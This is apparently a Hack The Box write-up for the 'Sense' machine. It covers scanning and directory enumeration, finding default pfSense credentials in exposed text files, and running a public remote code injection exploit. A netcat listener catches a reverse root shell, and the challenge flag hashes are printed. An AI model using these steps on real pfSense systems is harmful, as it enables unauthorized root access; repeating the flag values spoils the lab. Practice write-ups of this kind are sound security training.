Htb machine: sense

This machine doesn't make a lot of sense tbh. Gotta use the correct wordlist. Nothing much to learn.

Nmap tcp scan

```
┌─[user@parrot]─[~/.local/bin]
└──╼ $sudo nmap -p- -sS sense.htb -sC -sV
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-03 13:57 +08
Nmap scan report for sense.htb (10.10.10.60)
Host is up (0.041s latency).
rDNS record for 10.10.10.60: sense
Not shown: 65533 filtered tcp ports (no-response)
PORT    STATE SERVICE    VERSION
80/tcp  open  http       lighttpd 1.4.35
|_http-server-header: lighttpd/1.4.35
|_http-title: Did not follow redirect to https://sense.htb/
443/tcp open  ssl/https?
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=Common Name (eg, YOUR
name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US
| Not valid before: 2017-10-14T19:21:35
|_Not valid after:  2023-04-06T19:21:35

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 389.74 seconds
```

Nmap udp scan

```
┌─[user@parrot]─[~/Desktop/htb/sense]
└──╼ $sudo nmap -sU sense.htb
Starting Nmap 7.92 ( https://nmap.org ) at 2021-09-03 13:57 +08
Nmap scan report for sense.htb (10.10.10.60)
Host is up (0.0028s latency).
rDNS record for 10.10.10.60: sense
All 1000 scanned ports on sense.htb (10.10.10.60) are in ignored states.
Not shown: 1000 open|filtered udp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 21.38 seconds
┌─[user@parrot]─[~/Desktop/htb/sense]
└──╼ $
```

Nikto port 80

```
┌─[user@parrot]─[~/Desktop/htb/sense]
└──╼ $nikto -h sense.htb
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.60
+ Target Hostname:    sense.htb
+ Target Port:        80
+ Start Time:         2021-09-03 14:09:05 (GMT8)
---------------------------------------------------------------------------
+ Server: lighttpd/1.4.35
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type
+ Root page / redirects to: https://sense.htb/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Cookie PHPSESSID created without the httponly flag
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ 7786 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2021-09-03 14:13:46 (GMT8) (281 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Nikto port 443

```
┌─[user@parrot]─[~/.local/bin]
└──╼ $nikto -h sense.htb:443
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.60
+ Target Hostname:    sense.htb
+ Target Port:        443
---------------------------------------------------------------------------
+ SSL Info:        Subject:  /C=US/ST=Somewhere/L=Somecity/O=CompanyName/OU=Organizational Unit
Name (eg, section)/CN=Common Name (eg, YOUR name)/emailAddress=Email Address
                   Ciphers:  AES256-SHA
                   Issuer:   /C=US/ST=Somewhere/L=Somecity/O=CompanyName/OU=Organizational Unit
Name (eg, section)/CN=Common Name (eg, YOUR name)/emailAddress=Email Address
+ Start Time:         2021-09-03 14:09:20 (GMT8)
---------------------------------------------------------------------------
+ Server: lighttpd/1.4.35
+ Cookie PHPSESSID created without the secure flag
+ Cookie PHPSESSID created without the httponly flag
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect
against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Multiple index files found: /index.html, /index.php
+ Hostname 'sense.htb' does not match certificate's names: Common
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ 7786 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2021-09-03 14:21:00 (GMT8) (700 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Potential lighttpd exploit

```
┌─[user@parrot]─[~/.local/bin]
└──╼ $searchsploit lighttpd | grep -v dos
----------------------------------------------------------------------- ------------------------
---------
 Exploit Title                                                         |  Path
----------------------------------------------------------------------- ------------------------
---------
Lighttpd 1.4.15 - Multiple Code Execution / Denial of Service / Inform | windows/remote/30322.rb
Lighttpd 1.4.16 - FastCGI Header Overflow Remote Command Execution      | multiple/remote/4391.c
Lighttpd 1.4.17 - FastCGI Header Overflow Arbitrary Code Execution     | linux/remote/4437.c
Lighttpd 1.4.x - mod_userdir Information Disclosure                    | linux/remote/31396.txt
Lighttpd < 1.4.23 (BSD/Solaris) - Source Code Disclosure               |
multiple/remote/8786.txt
----------------------------------------------------------------------- ------------------------
---------
Shellcodes: No Results
Papers: No Results
```

Whenever trying to access target by hostname



Potential DNS Rebind attack detected, see http://en.wikipedia.org/wiki/DNS_rebinding
Try accessing the router by IP address instead of by hostname.

Dirsearch only interested in status code 200


```
┌─[user@parrot]─[~/Desktop/htb/sense]
└──╼ $dirsearch -u https://sense.htb -w /SecLists/Discovery/Web-Content/raft-large-files.txt

  _|. _ _  _  _  _ _|_    v0.4.1
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 37038

Output File: /home/user/.dirsearch/reports/sense.htb/_21-09-03_14-23-48.txt

Error Log: /home/user/.dirsearch/logs/errors-21-09-03_14-23-48.log

Target: https://sense.htb/

[14:23:49] Starting:
[14:23:49] 200 -  384B  - /xmlrpc.php
[14:23:49] 200 -    6KB - /index.php
[14:23:49] 200 -  329B  - /index.html
[14:23:49] 200 -    1KB - /favicon.ico
[14:23:49] 200 -    6KB - /help.php
[14:23:50] 200 -    6KB - /.
[14:23:50] 200 -    6KB - /edit.php
[14:23:50] 200 -    6KB - /stats.php
[14:23:51] 200 -    6KB - /status.php
[14:23:53] 200 -  271B  - /changelog.txt
[14:23:53] 200 -    6KB - /license.php
[14:23:55] 200 -    6KB - /system.php
[14:23:56] 200 -    6KB - /graph.php
[14:24:01] 200 -    6KB - /wizard.php
[14:24:16] 200 -    6KB - /exec.php
```

Gobuster scan, take special notice of changelog.txt and system-users.txt

```
┌─[✗]─[user@parrot]─[~/Desktop/htb/sense]
└──╼ $gobuster dir --url https://10.10.10.60 -w /usr/share/dirbuster/wordlists/directory-list-
2.3-medium.txt -x php,txt,html,css,js -k
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.10.10.60
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php,txt,html,css,js
[+] Timeout:                 10s
===============================================================
2021/09/03 15:12:59 Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 329]
/index.php            (Status: 200) [Size: 6690]
/help.php             (Status: 200) [Size: 6689]
/themes               (Status: 301) [Size: 0] [--> https://10.10.10.60/themes/]
/stats.php            (Status: 200) [Size: 6690]
/css                  (Status: 301) [Size: 0] [--> https://10.10.10.60/css/]
/edit.php             (Status: 200) [Size: 6689]
/includes             (Status: 301) [Size: 0] [--> https://10.10.10.60/includes/]
/license.php          (Status: 200) [Size: 6692]
/system.php           (Status: 200) [Size: 6691]
/status.php           (Status: 200) [Size: 6691]
/javascript           (Status: 301) [Size: 0] [--> https://10.10.10.60/javascript/]
```

```
/changelog.txt         (Status: 200) [Size: 271]
/classes               (Status: 301) [Size: 0] [--> https://10.10.10.60/classes/]
/exec.php              (Status: 200) [Size: 6689]
/widgets               (Status: 301) [Size: 0] [--> https://10.10.10.60/widgets/]
/graph.php             (Status: 200) [Size: 6690]
/tree                  (Status: 301) [Size: 0] [--> https://10.10.10.60/tree/]
/gui.css               (Status: 200) [Size: 6590]
/wizard.php            (Status: 200) [Size: 6691]
/shortcuts             (Status: 301) [Size: 0] [--> https://10.10.10.60/shortcuts/]
/pkg.php               (Status: 200) [Size: 6688]
/installer             (Status: 301) [Size: 0] [--> https://10.10.10.60/installer/]
/wizards               (Status: 301) [Size: 0] [--> https://10.10.10.60/wizards/]
/xmlrpc.php            (Status: 200) [Size: 384]
/treeview.css          (Status: 200) [Size: 726]
/reboot.php            (Status: 200) [Size: 6691]
/interfaces.php        (Status: 200) [Size: 6695]
/csrf                  (Status: 301) [Size: 0] [--> https://10.10.10.60/csrf/]
/system-users.txt      (Status: 200) [Size: 106]
/filebrowser           (Status: 301) [Size: 0] [--> https://10.10.10.60/filebrowser/]
/%7Echeckout%7E        (Status: 403) [Size: 345]

===============================================================
2021/09/03 15:34:19 Finished
===============================================================
```

Something juicy




https://10.10.10.60/changelog.txt

```
# Security Changelog

### Issue
There was a failure in updating the firewall. Manual patching is therefore required

### Mitigated
2 of 3 vulnerabilities have been patched.

### Timeline
The remaining patches will be installed during the next maintenance window
```

Username and password found. This translates to

```
Username: rohit
Password: pfsense
```



https://10.10.10.60/system-users.txt

```
####Support ticket###

Please create the following user


username: Rohit
password: company defaults
```

List of potential vulns, choose exploit highlighted in red

```
┌─[user@parrot]─[~/Desktop/htb/sense]
└──╼ $searchsploit pfsense | grep -v "Cross-Site"
------------------------------------------------------------------------ ------------------------
---------
 Exploit Title                                                          |  Path
```

```
---------------------------------------------------------------------- ------------------------
---------
pfSense - (Authenticated) Group Member Remote Command Execution (Metas | unix/remote/43193.rb
pfSense 2.1 build 20130911-1816 - Directory Traversal                  | php/webapps/31263.txt
pfSense 2.2 - Multiple Vulnerabilities                                 | php/webapps/36506.txt
pfSense 2.2.5 - Directory Traversal                                    | php/webapps/39038.txt
pfSense 2.3.1_1 - Command Execution                                    | php/webapps/43128.txt
Pfsense 2.3.4 / 2.4.4-p3 - Remote Code Injection                       | php/webapps/47413.py
pfSense < 2.1.4 - 'status_rrd_graph_img.php' Command Injection         | php/webapps/43560.py
pfSense Community Edition 2.2.6 - Multiple Vulnerabilities             | php/webapps/39709.txt
---------------------------------------------------------------------- ------------------------
---------
Shellcodes: No Results
Papers: No Results
```

Run exploit

```
┌─[✗]─[user@parrot]─[~/Desktop/htb/sense]
└──╼ $python3 exploit.py --rhost 10.10.10.60 --lhost 10.10.17.46 --lport 443 --username rohit --
password pfsense
CSRF token obtained
Running exploit...
Exploit completed
```

Gain shell

```
┌─[user@parrot]─[~/Desktop/htb/sense]
└──╼ $sudo nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.17.46] from (UNKNOWN) [10.10.10.60] 31581
sh: can't access tty; job control turned off
#
```

User.txt: 8721327cc232073b40d27d9c17e7348b

```
# cd rohit
# ls -lah
total 16
drwxr-xr-x  2 rohit  nobody   512B Oct 14  2017 .
drwxr-xr-x  4 root   wheel    512B Oct 14  2017 ..
-rw-r--r--  1 rohit  nobody     1k Oct 14  2017 .tcshrc
-rw-r--r--  1 root   nobody    32B Oct 14  2017 user.txt
# cat user.txt
8721327cc232073b40d27d9c17e7348b#
```

Root.txt: d08c32a5d4f8c8b10e76eb51a69f1a86

```
# ls -lah
total 36
drwxr-xr-x   2 root  wheel   512B Oct 18  2017 .
drwxr-xr-x  25 root  wheel   512B Oct 14  2017 ..
-rw-r--r--   1 root  wheel   724B May  1  2014 .cshrc
-rw-r--r--   1 root  wheel     0B Oct 14  2017 .first_time
-rw-r--r--   1 root  wheel   167B May  1  2014 .gitsync_merge.sample
-rw-r--r--   1 root  wheel     0B May  1  2014 .hushlogin
-rw-r--r--   1 root  wheel   229B May  1  2014 .login
-rw-r--r--   1 root  wheel     0B Oct 14  2017 .part_mount
-rw-r--r--   1 root  wheel   165B May  1  2014 .profile
-rw-r--r--   1 root  wheel   165B May  1  2014 .shrc
-rw-r--r--   1 root  wheel     1k Oct 14  2017 .tcshrc
-rw-r--r--   1 root  wheel    33B Oct 18  2017 root.txt
# cat root.txt
d08c32a5d4f8c8b10e76eb51a69f1a86
#
```